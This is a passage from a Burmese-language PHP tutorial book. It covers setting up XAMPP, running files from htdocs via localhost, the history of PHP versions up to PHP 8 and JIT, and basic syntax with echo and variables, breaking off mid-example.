အဲဒီလို အကုန်စုအောင် ပါနေတဲ့အတွက်ကြောင့်ပဲ အများအသုံးပြုဖို့ အင်တာန်ပေါ်မှာ ဂျွဲ့တင်ပေးမယ့် Production Environment နဲ့တော့ မသင့်တော့ဘူး လို့ တစ်ခါထဲ တွေဖက်မှတ်သားသင့်ပါတယ်။ လိုတာရော၊ မလိုတာရော အကုန်ပါနေလို့ လိုအပ်တာထက် ပိုနေးတာမျိုးတွေ၊ မသုံးဖြစ်ဘဲ ပါဝင်နေတဲ့ နည်းပညာကနေ လုံခြုံရေးအားနည်းချက် ပေါ်နေတာမျိုးတွေ ရှိလာတတ်ပါတယ်။ ဒါကြောင့် ကိုယ့်စက်ထဲမှာ PHP ကုဒ်တွေ ရေးစမ်းဖို့အတွက် Development Environment တည်ဆောက်ရာမှာသာ အသုံးပြုသင့်ပြီး၊ အများသုံးဖို့ ပေးတဲ့ Production Environment မှာတော့ မသုံးသင့်ဘူးလို့ ပူးတွဲမှတ်သားရမှာပါ။ အများသုံးမယ့် Production Environment မှာတော့ ကိုယ့်ပရောဂျက်အတွက် လိုအပ်မယ့် နည်းပညာတွေကို ကိုယ်တိုင် (သို့မဟုတ်) သက်ဆိုင်ရာ System Administrator က တစ်ခုချင်း စီစစ်ပြီး ထည့်သွင်းဖို့ လိုအပ်နိုင်ပါတယ်။

ဆက်လက်လေ့လာနိုင်ဖို့အတွက် XAMPP Installer ဖိုင်ကို ဒီလိပ်စာမှာ Download ရယူနိုင်ပါတယ်။

- <https://www.apachefriends.org>

Install လုပ်ပုံလုပ်နည်းနဲ့၊ Install လုပ်ပြီးနောက် ဆက်လုပ်သင့်တာတွေ ရှိပါတယ်။ ဒါတွေကို စာနဲ့ရေးပြရင် ထိရောက်မှုရှိမှာ မဟုတ်ပါဘူး။ လက်တွေ့လုပ်ပြမှာသာ ထိရောက်မှုရှိမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် ဒ္ဓိဒီယို သင်ခန်းစာတစ်ခု ကြိုတင်စီစဉ်ထားပါတယ်။ ရှုံးဆက်မဖတ်ခင် အဲဒီသင်ခန်းစာကို ကြည့်ပြီး XAMPP ကို Install လုပ် အသင့်ပြင်ထားဖို့ လိုအပ်ပါတယ်။ ဒီလိပ်စာမှာ ကြည့်ရမှာပါ။

- <https://www.facebook.com/fairway.technology/videos/2994956967228569/>

Fairway Technology ရဲ့ Facebook Page ကို သွားပြီး **Videos** Section ထဲမှာကြည့်လိုက်ရင်လည်း PHP Development Environment with XAMPP and Composer ဆိုတဲ့ ခေါင်းစဉ်နဲ့ ဒီဇီဒီယို သင်ခန်းစာကို တွေ့ရမှာပါ။ အချိန် (၁၅) မီနှစ်ခန့်ဖြစ်ပြီး ကြည့်ဖြစ်အောင်ကြည့်ဖို့၊ လုပ်ဖြစ်အောင် လိုက်လုပ်ထားဖို့ လိုအပ်ပါတယ်။ XAMPP ကို Install လုပ်နည်းအပြင် PHP ကို Command Prompt မှာ Run လို့ရအောင် လုပ်နည်းနဲ့ Composer ခေါ် နောက်ပိုင်းမှာ လိုအပ်လာမယ့် နည်းပညာတစ်ခုကို ထည့်သွင်းနည်းပါ တစ်ခါထဲ ထည့်ပြထားလိုပါ။

Running PHP Code

Development Environment တည်ဆောက်ရရှိပြီဆိုရင် PHP ကုဒ်တွေကို ဘယ်မှာရေးရမလဲ၊ ဘယ်လို စမ်းရမလဲဆိုတာကို ဆက်ပြောရပါမယ်။

1. PHP ကုဒ်တွေကို HTML Document ထဲမှာရေးပြီး
2. .php Extension နဲ့
3. Web Server ရဲ့ Document Root ဖို့အတွက် သိမ်းပေးရပါမယ်။

XAMPP နဲ့အတူပါတဲ့ Apache Web Server ရဲ့ Document Root ဖို့အမည်ဟာ htdocs ဖြစ်ပြီး Windows မှာဆိုရင် အများအားဖြင့် C:\xampp\htdocs ဖြစ်ပါတယ်။ အကယ်၍ XAMPP ကို Install လုပ်ချိန်မှာ ဖို့အတည်နေရာကို ပြောင်းခဲ့ရင်တော့ ကိုယ်ပြောင်းခဲ့တဲ့ တည်နေရာမှာပဲ ရှာလိုက်ပါ။ htdocs ဖို့အတွက် ကုဒ်ဖိုင်တွေကို ဒီအတိုင်းထည့်ရေးလိုရသလို၊ လိုအပ်ရင် ဖို့အဆင့်ဆင့် ထပ်မံတည်ဆောက်ပြီး တော့ စုစုည်းရေးသားလို့ ရပါတယ်။

PHP ကုဒ်တွေ ထည့်သွင်းရေးသားမယ့် HTML ဖိုင်ရဲ့ အမည်ကို မိမိနှစ်သက်ရာ ပေးနိုင်ပေးမယ့် Extension ကိုတော့ .php လို့ ပေးရပါတယ်။ .html လို့ ပေးလို့မရပါဘူး။ Web Server တွေက အများအားဖြင့် ဖိုင် Extension .php ဖြစ်မှ အထဲက PHP ကုဒ်ကို Run ပေးဖို့ Setting လုပ်ထားကြလိုပါ။ ဒီနည်းနဲ့ ရှိုးရှိုး ရေးထားတဲ့ Static HTML ဖိုင်နဲ့ PHP ကုဒ်တွေပါဝင်တဲ့ Dynamic HTML ဖိုင်ကို ခွဲကြတာပါ။


ရေးထားတဲ့ကုဒ်ကို စမ်းဖို့အတွက် ရှိုးရှိုး HTML တွေလို ဒီအတိုင်း Browser နဲ့တိုက်ရှိက် ဖွဲ့ကြည့်လို မရပါဘူး။ Web Server ကိုဆက်သွယ်ပြီးတော့ လိုချင်တဲ့ဖိုင်ကို တောင်းယူရပါတယ်။ ဒီတော့မှ Web Server က အထဲကကုဒ်တွေကို Run ပြီး ရလဒ်ကို ပြန်ပေးမှာ မို့လိုပါ။ Web Server က လက်ရှုံးကွန်ပျူးတာထဲမှာပဲ ရှိုနေတာမြို့လို့ အဲဒီ Web Server ကို localhost ဆိုတဲ့ လိပ်စာကနေ ဆက်သွယ်နိုင်ပါတယ်။ အကယ်၍ Web Server အလုပ်လုပ်နေတဲ့ Port နံပါတ်ကို ပြောင်းခဲ့မယ်ဆိုရင်တော့ Web Server ကိုဆက်သွယ်နိုင်ဖို့ localhost နောက်မှာ Port နံပါတ်ကို Colon သက်္ကာနဲ့အတူ ထည့်သွင်းပေးရမှာပါ။ ဒီသဘောကို Development Environment တည်ဆောက်ပဲ ဖို့ဒီယိုသင်ခန်းစာထဲမှာ ထည့်သွင်းဖော်ပြထားပါတယ်။

လက်တွေစမ်းကြည့်နိုင်ဖို့အတွက် htdocs ဖို့ဒါထဲမှာ info.php ဆိုတဲ့အမည်နဲ့ ပိုင်တစ်ခု တည်ဆောက်ပြီး ဒီကုဒ်ကို ရေးသားပေးပါ။

PHP

```
<?php phpinfo() ?>
```

- <http://localhost/info.php>



Web Server လိပ်စာဖြစ်တဲ့ localhost ရဲနောက်မှာ ရေးသားထားတဲ့ ကုဒ်ဖိုင်အမည်ကို ပေးလိုက်တာပါ။ အပြည့်အစုံက `http://localhost/info.php` ဆိုပေမယ့် ရွှေ့ဆုံးက `http://` သက်တကို ကိုယ်ထည့်မပေးရင် Browser က သူ့ဘာသာ ထည့်ပြီး အလုပ်လုပ်ပေးသွားလို့ ထည့်မရှုက်လည်း ရပါတယ်။ လက်တွေ့စမ်းကြည့်လိုက်ရင် ပြီးခဲ့တဲ့စာမျက်နှာမှာ ဖော်ပြထားတဲ့ပုံလို့ ရလဒ်မျိုးကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

ဒါက ကုဒ်ဖိုင်ကို htdocs ဖို့အောက်မှာ တိုက်ရှုက်ရေးလိုက်တာပါ။ အကယ်၍ ကုဒ်ဖိုင်ကို htdocs ထဲမှာ app ဆိုတဲ့ဖို့က တည်ဆောက်ပြီးတော့မှ အထဲမှာ info.php ဆိုတဲ့အမည်နဲ့ ရေးသားထားမယ်ဆိုရင် Browser မှာ ထည့်သွင်းစမ်းသပ်ရမယ့် လိပ်စာက `localhost/app/info.php` ဖြစ်ပါတယ်။ ဖိုင်တည်နေရာကို ဖို့အိုးတစ်ကွဲ ထည့်သွင်းပေးရတာပါ။

အကယ်၍ ပေးလိုက်တဲ့လိပ်စာက ဖိုင်အမည်မပါဘဲ ဖို့သက်သက် ဖြစ်နေမယ်ဆိုရင် Web Server က အဲဒီ ဖို့အတဲ့မှာ ရှိနေတဲ့ ဖိုင်စာရင်းကို ပြန်ပေးမှာပါ။ ဥပမာ - `localhost/app/` ဆိုရင် app ဖို့အတဲ့မှာ ရှိနေတဲ့ ဖိုင်စာရင်းကို တွေ့မြင်ရပါလိမ့်မယ်။ ဖို့အတစ်ခုရဲ့ Index Page (Home Page) သတ်မှတ်လိုရင် `index.php` ဖိုင်ကို သုံးနိုင်ပါတယ်။ ဖို့အတစ်ခုရဲ့အတွင်းထဲမှာ `index.php` ဖိုင်ရှိနေမယ်ဆိုရင် လိပ်စာအနေနဲ့ ဖို့အကို ပေးလိုက်တဲ့အခါ အထဲကဖိုင်စာရင်းကို ပြန်မပေးတော့ဘဲ `index.php` ကို အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ ဥပမာ app ဖို့အတဲ့မှာ `index.php` ရှိနေရင် `localhost/app/` လိပ်စာကို ထည့်သွင်းလိုက်တဲ့အခါ နောက်က ဖိုင်အမည်ကို ထည့်ပေးမထားပေမယ့် `index.php` ကိုအလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

ဒါဟာ ခက်ခဲလှတဲ့ သဘောဘသာဝကြီး မဟုတ်ပေမယ့်၊ လေ့လာစမှာ မျက်စိလည်တတ်ကြပါတယ်။ အခုခု မှ PHP ကို ပထမဆုံး စတင်လေ့လာဖူးသူဆိုရင် ဒီသဘောကို ကောင်းကောင်း နားလည်သဘောပေါက်စေဖို့အတွက် လက်တွေ့ စမ်းသပ်ကြည့်ပြီးမှ ရွှေ့ဆက်သင့်ပါတယ်။ PHP ကုဒ် ရေးပုံရေးနည်းတွေ မပြောရသေးပေမယ့်၊ ရိုးရိုး HTML Document တွေကိုပဲ `.php` Extension နဲ့ htdocs ဖို့အတဲ့မှာသိမ်းပြီး `localhost` ကနေတစ်ဆင့် ခေါ်ယူစမ်းသပ် ကြည့်နိုင်ပါတယ်။

PHP 8

ဒီစာရေးနေဂျီနှင့်မှာ ထွက်ထားတဲ့ နောက်ဆုံး PHP Version ကတေသ့ PHP 8 ဖြစ်ပါတယ်။ ဒါကြောင့် လက်ရှုပရောဂျက်တွေမှာ အများသုံးနေဆဲ PHP Version အဆဲ (၃) ခု ရှိနေပါတယ်။ PHP 5, PHP 7 နဲ့ PHP 8 တို့ ဖြစ်ပါတယ်။

PHP 5 မှာ 5.5 နဲ့ 5.6 ထိရှိပါတယ်။ 5.5 ရဲ့ ရွှေ့ပိုင်း Version တွေကို အသုံးပြုသူ မရှိသလောက် နည်းသွား ပြီ ဖြစ်သလို 5.6 နောက်ပိုင်း Version သစ် ထပ်မထွက်တော့ပါဘူး။ PHP 6 လည်းမရှိပါဘူး။ ထွင်တော့ ထွင်ခဲ့ကြပါသေးတယ်။ အများသုံးဖို့ မကြညာနိုင်ခဲ့တာပါ။

PHP 6 ကို တိတွင်နေစဉ်မှာ PHP ကို လက်တွေ့ အသုံးပြုနေတဲ့ လုပ်ငန်းကြီးတွေထဲမှာ အကြီးဆုံးလို့ ပြော ရမယ့် Facebook က HipHop လိုခေါ်တဲ့ နည်းပညာတစ်မျိုးကို တိတွင်ခဲ့ပါတယ်။ HipHop ဆိုတာ PHP ကုဒ်ကို C++ ကုဒ်ဖြစ်အောင် ပြောင်းပေးနိုင်တဲ့ နည်းပညာပါ။ အဲဒီအချိန်တုံးက C++ ဆိုတာ Programming Language တွေထဲမှာ C ပြီးရင် ဒုတိယမြောက် အမြန်ဆုံးလို့ ပြောလို့ရနိုင်ပါတယ်။ ဒါ ကြောင့် HipHop ရဲ့အကူအညီနဲ့ PHP ကုဒ်တွေကို C++ ပြောင်း၊ Compile လုပ်ပြီးမှ အသုံးပြုတဲ့အခါ ပို ကောင်းတဲ့ စွမ်းဆောင်ရည်ကို ရစေနိုင်သွားတဲ့ သဘောပါ။

ပြီးတော့ Facebook က HHVM (HipHop Virtual Machine) လိုခေါ်တဲ့ နည်းပညာတစ်မျိုးကို ထပ်မံ တိတွင်ခဲ့ပြန်ပါတယ်။ နည်းပညာက ကျယ်ပြန့်ပေမယ့် အနှစ်ချုပ်အားဖြင့် ဒီလိမှတ်နိုင်ပါတယ်။ ရှိုးရိုး PHP မှာ ကုဒ်တွေကို Zend Engine လိုခေါ်တဲ့ နည်းပညာတစ်မျိုးနဲ့ တစ်ဆင့်ခဲ့ Run ပါတယ်။ HHVM ကတော့ ကုဒ်တွေကို CPU က တိုက်ရှိကနားလည်တဲ့ Machine Code ပြောင်းပြီးတော့ Run ပါတယ်။ ဒါကြောင့် ပို မြန်ပါတယ်။ ရေးထားတဲ့ PHP ကုဒ်ချင်းအတူတူ ရှိုးရိုး PHP Interpreter နဲ့ Run တာထက် Facebook ရဲ့ HHVM နဲ့ Run တာက ပိုမြန်မယ်ဆိုတဲ့သော ဖြစ်သွားတာပါ။

- <https://hhvm.com>

ပြီးတော့ Facebook က Hack လို ခေါ်တဲ့ PHP Compatible Programming Language တစ်ခုကို တိတွင် ခဲ့ပါတယ်။ PHP နဲ့ ရေးထုံးပိုင်းမကွာပဲ Scalar Type Hinting တို့ Return Type Hinting တို့လို ဖြည့်စွက်မှု တစ်ချို့ ပိုမိုပါဝင်သွားတာပါ။ ဒီရေးထုံးတွေအကြောင်းကို သူ့နေရာနဲ့သူ့ ဆက်လက်ဖော်ပြသွားမှာပါ။

Loosely Typed Language တစ်ခုဖြစ်တဲ့ PHP ဟာ အခြားသော Loosely Typed Language များ အားလုံးနည်းတူ ရေးရတာလွယ်ကူမြန်ဆန်ပေမယ့် စောစောစီးစီး မသိလိုက်ဘဲ နောက်မှပေါ်တဲ့ Runtime Error တွေ များတတ်တဲ့ အားနည်းချက် ရှိနေပါတယ်။ ဒါကို Hack က Type Hinting နည်းစနစ်တွေ ထပ်ဖြည့်ပြီးတော့ ကုစားပေးလိုက်လို့ ပိုပြီးတော့ အရည်အသွေးကောင်းတဲ့ ကုဒ်ကို ရသွားစေနိုင်တဲ့သဘောပါ။

- <https://hacklang.org>

ဒါ အသစ်တိတွင်မှုတွေက လုပ်လက်စ PHP 6 ထက် အလားအလာ ပိုကောင်းနေတာ တစ်နေ့တစ်ခြား ထင်ရှားလာတဲ့အတွက် PHP ကို စီမံနေကြသူတွေက PHP 6 တွင်နေတာကို ရပ်လိုက်ပြီး HHVM တို့ Hack တို့ကို နမူနာယူထားတဲ့ PHP 7 ကို ဆက်လက်တိတွင်ခဲ့ကြပါတယ်။ ဒါကြောင့် PHP 6 ဆိုတာ တွက်မလာ လိုက်ဘဲ PHP 7 ကို တစ်ဆင့်ကျဉ် ရောက်ရှိသွားတာပါ။ လက်ရှိ ဒီစာရေးနေဂျီနှင့်မှာ PHP 7.0 ကနေ 7.4 ထိ တွက်ထားပါတယ်။

PHP 7 ကတော့ အတွင်းပိုင်း အလုပ်လုပ်ပုံ အပြောင်းအလဲတွေနဲ့အတူ စွမ်းဆောင်ရည်မှာ PHP 5 ထက် နှစ်ဆန္ဒီးပါး ပိုမြန်တဲ့ ရလဒ်ကောင်းတွေကို ရသွားပါတယ်။ ရေးထုံးပိုင်းမှာ Backward Compatible တော့ အပြည့်အဝ မဖြစ်ပါဘူး။ ဆိုလိုတာက PHP 5 နဲ့ရေးထားတဲ့ ပရောဂျက်ကို PHP 7 နဲ့ Run လို့ အပြည့်အဝ အဆင်ပြေမှာ မဟုတ်ပါဘူး။ ဒါပေမယ့် လေ့လာမှု ရှုထောင့်က ကြည့်ရင်တော့ PHP 5 ကိုလေ့လာထားမိလို့ PHP 7 ကို အသစ်အစအဆုံး ပြန်လေ့လာရတယ်ဆိုတာမျိုးတော့ ရှိမှာ မဟုတ်ပါဘူး။ အလားတူပဲ PHP 8 ဖြစ်သွားလို့ အသစ်ပြန်လေ့လာစရာလည်း မလိုပါဘူး။ ရေးထုံးတွေက အများအားဖြင့် တူညီကြပါတယ်။ မတူတော့ပဲ ကွဲပြားသွားတဲ့ အစိုင်းလေးတွေလောက်ကို ရွှေးချယ်မှတ်သားလိုက်ရင် ရသွားပါပြီ။ ဒီလိုကွဲပြားသွားတာလေးတွေကို သူ့နေရာနဲ့သူ ထည့်သွင်းဖော်ပြပေးသွားမှာပါ။

လက်ရှိဒီစာရေးနေဂျီနှင့် 8.0 ပဲ တွက်ထားပါသေးတယ်။

PHP 8 မှာတော့ JIT လိုခေါ်တဲ့ နည်းပညာတစ်မျိုး ဖြည့်စွက်ပါဝင်လာပါတယ်။ စမ်းသပ်မှုတွေအရ တစ်ချို့ အချိန်ယူအလုပ်လုပ်ရတဲ့ လုပ်ငန်းတွေမှာ PHP 7 ထက် (၁) ဆုံး ကနေ (၂) ဆထိ ပိုမြန်သွားပြီး စွမ်းဆောင်ရည်တိုင်းတာဖို့ သက်သက် ရည်ရွယ်ထားတဲ့ Benchmark တွေမှာတော့ (၃) ဆလောက်ထိ ပိုမြန်တယ်ဆိုတာကို တွေ့ရပါတယ်။ ဒါပေမယ့် လက်ရှိ ရှိနေတဲ့ ပရောဂျက်တွေမှာ စမ်းသပ်တဲ့အခါ PHP 7.4 နဲ့

စွမ်းဆောင်ရည် မတိမ်းမယိမ်းသာ ရှိတယ်ဆိုတာကို တွေ့ရှိထားလို့ ဒါကိုလည်း သတိပြုသင့်ပါတယ်။ JIT ကပေးတဲ့ အားသာချက်ကို ရယူနိုင်တဲ့ ပရောဂျက် အမျိုးအစားတွေ ရှိနိုင်သလို့ မရနိုင်တဲ့ ပရောဂျက် အမျိုးအစားတွေလည်း ရှိနိုင်ပါတယ်။

JIT ဆိုတာ Just In Time Compilation ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ ပုံမှန်အားဖြင့် PHP ဟာ Interpreted Language ဖြစ်ပါတယ်။ ရေးထားတဲ့ကုဒ်ကို တိုက်ရိုက် ဘာသာပြန်ခြင်းအားဖြင့် အလုပ်လုပ်ပါတယ်။ JIT နည်းပညာကတော့ ထပ်ခါထပ်ခါ Run ရတဲ့ကုဒ်တွေကို Compile လုပ်ထားခြင်းအားဖြင့် ထပ်ခါထပ်ခါ တိုက်ရိုက်ဘာသာပြန်စရာ မလိုတော့လို့ ပိုမြန်သွားတဲ့ သဘောမျိုးပါ။ တစ်ကယ် Compiled Language တွေမှာကို ကြိုတင် Compiled လုပ်ပြီးမှ အလုပ်လုပ်တာမျိုးတော့ မဟုတ်ပါဘူး။ တိုက်ရိုက်ဘာသာပြန် စနစ်ကိုပဲ ဆက်သုံးပါတယ်။ Interpreter က အကြိမ်ကြိမ်လုပ်ရတဲ့ ကုဒ်တွေ ရှိလာရင် Compile လုပ် သိမ်းထားပြီး ပြန်သုံးပေးလိုက်တဲ့သဘောပါ။

Facebook ရဲ့ HHVM မှာလည်း JIT နည်းပညာ ပါဝင်ပါတယ်။ ဒါပေမယ့် PHP 7 ထွက်လာပြီးနောက် HHVM တို့ Hack တို့ပေါ်မှာ လူတွေရဲ့ စိတ်ဝင်စားမှု လျော့ကျသွားပါတယ်။ ပင်မ PHP မှာလည်း တူညီတဲ့ လုပ်ဆောင်ချက်နဲ့ တူညီတဲ့စွမ်းဆောင်ရည်ကို ရသွားပြီမို့လိုပါ။ Benchmark တိုင်းတာမှုတွေအရ နည်းတောင် ပိုသာသေးတယ်လို့ ဆိုနိုင်ပါတယ်။ အခုဆိုရင် HHVM က ရှိုးရှိုး PHP ကိုလည်း Support မ လုပ်တော့ပါဘူး။ Hack တစ်မျိုးထဲကိုသာ Support လုပ်ပါတော့တယ်။

ဒီစာအုပ်မှာ ကုဒ်နမူနာတွေဖော်ပြတဲ့အခါ PHP 8 ကို အမိကထားအသုံးပြုသွားမှာ ဖြစ်ပေမယ့်၊ တစ်ချို့ PHP 8 သီးသန်လုပ်ဆောင်ချက်တွေက လွှဲရင် အများအားဖြင့် PHP 5 တို့ PHP 7 တို့နဲ့ စမ်းကြည့်ရင်လည်း အဆင်ပြေမှာပါ။ သက်ဆိုင်ရာကုဒ်နဲ့အတူ စမ်းလို့ရမယ့် PHP Version ကိုတွဲပြပေးမှာမြို့လို့ ပြထားတဲ့ Version နံပါတ်ကိုတော့ သတိပြုပေးပါ။

ကုဒ်နမူနာတွေမှာ PHP လိုကောင်းစဉ်တပ်ပေးထားရင် Version အားလုံးနဲ့ အဆင်ပြေတယ်ဆို အဓိပ္ပာယ်ပါ။ PHP 7 (သို့မဟုတ်) PHP 8 လို့ ကောင်းစဉ်တပ်ထားရင်တော့ သက်ဆိုင်ရာ Version နဲ့သာ အဆင်ပြေတဲ့ကုဒ် ကို ဆိုလိုခြင်းပဲ ဖြစ်ပါတယ်။

အခန်း (၃) – Syntax, Variables & Data Types

HTML Document ထဲမှာ PHP ကုဒ်တွေကို HTML Element တွေနဲ့ အခုလို တွဲဖက်ပြီး ရေးနိုင်ပါတယ်။

PHP


```
<h1>Home Page</h1>
<p>
    Total: <?php echo 1 + 2 ?>
</p>
```

<?php အဖွင့်နဲ့ ?> အပိတ်ကြားထဲမှာ PHP ကုဒ်တွေကို ရေးပေးရတာပါ။ နူးနှာအရ 1 နဲ့ 2 ကိုပေါင်းပြီး ဖော်ပြခိုင်းလိုက်တဲ့ Statement တစ်ခုကို ရေးသားထားတာပါ။ echo Keyword က အရေးကြီးပါတယ်။ ရလဒ်တွေကို Output အနေနဲ့ ထုတ်ပြီး ဖော်ပြစ်လိုတဲ့အခါ echo နဲ့ ဖော်ပြခိုင်းရပါတယ်။ ဒါကိုအလုပ်လုပ်လိုက်ရင် ပြန်ရမယ့် ရလဒ်က အခုလိုဖြစ်မှာပါ။

Output

```
<h1>Home Page</h1>
<p>
    Total: 3
</p>
```

PHP က ထုတ်ပေးလိုက်တာက HTML Output ဖြစ်ပြီး အဲဒီ HTML Output ကို Browser က နောက်ဆုံး ရလဒ်အနေနဲ့ ပြပေးတယ်ဆိုတာကို သတိပြုပါ။ ဒါကြောင့် စမ်းကြည့်ရင် တွေ့မြင်ရမှာက နောက်ဆုံးရလဒ်ဖြစ်ပြီး၊ PHP က ထုတ်ပေးလိုက်တဲ့ HTML Output အပြည့်အစုံကိုသိချင်ရင် Browser ရဲ့ View Source ကို အသုံးပြုနိုင်ပါတယ်။



Output ထုတ်ဖော်ပြစ်ဖော်အတွက် print Keyword လည်း ရှိပါသေးတယ်။ echo အစား print ကို သုံးလို့ ရှုနိုင်ပါတယ်။ ဒါပေမယ့် echo က နည်းနည်းပိုမြန်တဲ့အတွက် print ကို မသုံးသလောက် နည်းပြီး echo ကိုပဲ သုံးကြပါတယ်။

အကယ်၍ ကုဒ်တွေက တစ်လိုင်းထက် ပိုတယ်ဆိုရင် ခွဲရေးလို့ရပါတယ်။ တစ်လိုင်းထက် ပိုလာပြီဆိုရင် တော့ Statement တစ်ခုပြီးတိုင်း Semicolon နဲ့ပိတ်ပေးရပါတယ်။ မပိတ်မနေရ ပိတ်ပေးရတာပါ။ Semicolon မပါရင် အလုပ်မလုပ်တော့ပါဘူး။ ဒီလိုပါ။

PHP

```
<h1>Home Page</h1>
<p>
    Total:
    <?php
        $num1 = 3;
        $num2 = 5;
        echo $num1 + $num2;
    ?>
</p>
```

နဲ့မူနာမှာ \$num1 လိုပေါ်တဲ့ Variable တစ်ခုနဲ့ \$num2 လိုပေါ်တဲ့ Variable တစ်ခုတို့ကို ကြညာလိုက်တာပါ။ တစ်လက်စတည်း Variable အကြောင်းကိုပါ တွဲကြည့်ကြပါမယ်။ PHP မှာ Variable ကြညာဖို့ var တို့ let တို့လို Keyword တွေ သုံးစရာမလိုပါဘူး။ ဒါပေမယ့် ခြင်းချက်အနေနဲ့ PHP Variable မှန်သမှာ \$ သက်တနဲ့ စပေးရပါတယ်။ မဖြစ်မနေ စပေးရမှာပါ။ နဲ့မူနာအရ Variable နှစ်ခုကြညာပြီး ပေါင်းခြင်းရလဒ်ကို ဖော်ပြခိုင်းလိုက်တာပါ။

ကုဒ်တွေကို တစ်နေရာထဲမှာ စုရေးတာမျိုး မဟုတ်ဘဲ လိုအပ်ရင် နှစ်နေရာ သုံးနေရာလည်း ခွဲရေးလို ရပါသေးတယ်။ ဒီလိုပါ။

PHP

```
<h1>Home Page</h1>
<?php
    $num1 = 3;
    $num2 = 5;
?>
<p>
    Total: <?php echo $num1 + $num2 ?>
</p>
```

ဒီတစ်ခါ Variable ကြညာတဲ့ကုဒ်တွေကို သပ်သပ်ရေးပြီး၊ ပေါင်းခြင်းရလဒ် ဖော်ပြနေတဲ့ကုဒ်ကို သပ်သပ်ရေးထားပါတယ်။ ရလဒ်က အတူတူပဲ ဖြစ်မှာပါ။ PHP မှာ ရလဒ်တွေကို ဖော်ပြနေဖို့ သုံးရတဲ့ အတိုကောက်ရေးနည်းတစ်ခု ရှိပါသေးတယ်။ ဒီလိုပါ။

PHP

```
<h1>Home Page</h1>
<?php
    $num1 = 3;
    $num2 = 5;
?>
<p>
    Total: <?= $num1 + $num2 ?>
</p>
```

<?= အဖွင့်နဲ့ ?> အပိတ်ကို သုံးလိုက်တာပါ။ Output Tag လို့ ခေါ်နိုင်ပါတယ်။ ဒါ Output Tag ကိုသုံးရင် echo Keyword ထည့်စရာ မလိုတော့ပါဘူး။ ရလဒ်ကို တစ်ခါတဲ့ ဖော်ပြပေးလိုက်မှာ မိတ္ထိပါ။ PHP မှာ

ရှိုးရှိုးအတိုကောက် Short Opening Tag ဆိုတာ ရှိုပါသေးတယ်။ <? အဖွင့်နဲ့ ?> အပိတ်ကို သုံးရတာပါ။ ဒါပေမယ့် မသုံးသင့်တဲ့ရေးထုံးအဖြစ် သတ်မှတ်ထားကြလို့ သူ့အကြောင်းကို အကျယ်မချဲတော့ ပါဘူး။ ရေးနည်း ရှိုမှန်းသီအောင်သာ ထည့်ပြေလိုက်တာပါ။ နောက်တစ်နည်းအနေနဲ့ PHP နဲ့ HTML ကို ခွဲပြီးရေးလို့ လည်း ရပါသေးတယ်။ ဒီကုဒ်ကိုလေ့လာကြည့်ပါ။

PHP

```
<h1>Home Page</h1>
<?php $hour = date('h') ?>
<p>
    <?php
        if($hour < 6 || $hour > 18) {
            echo "<b>Night Time</b>";
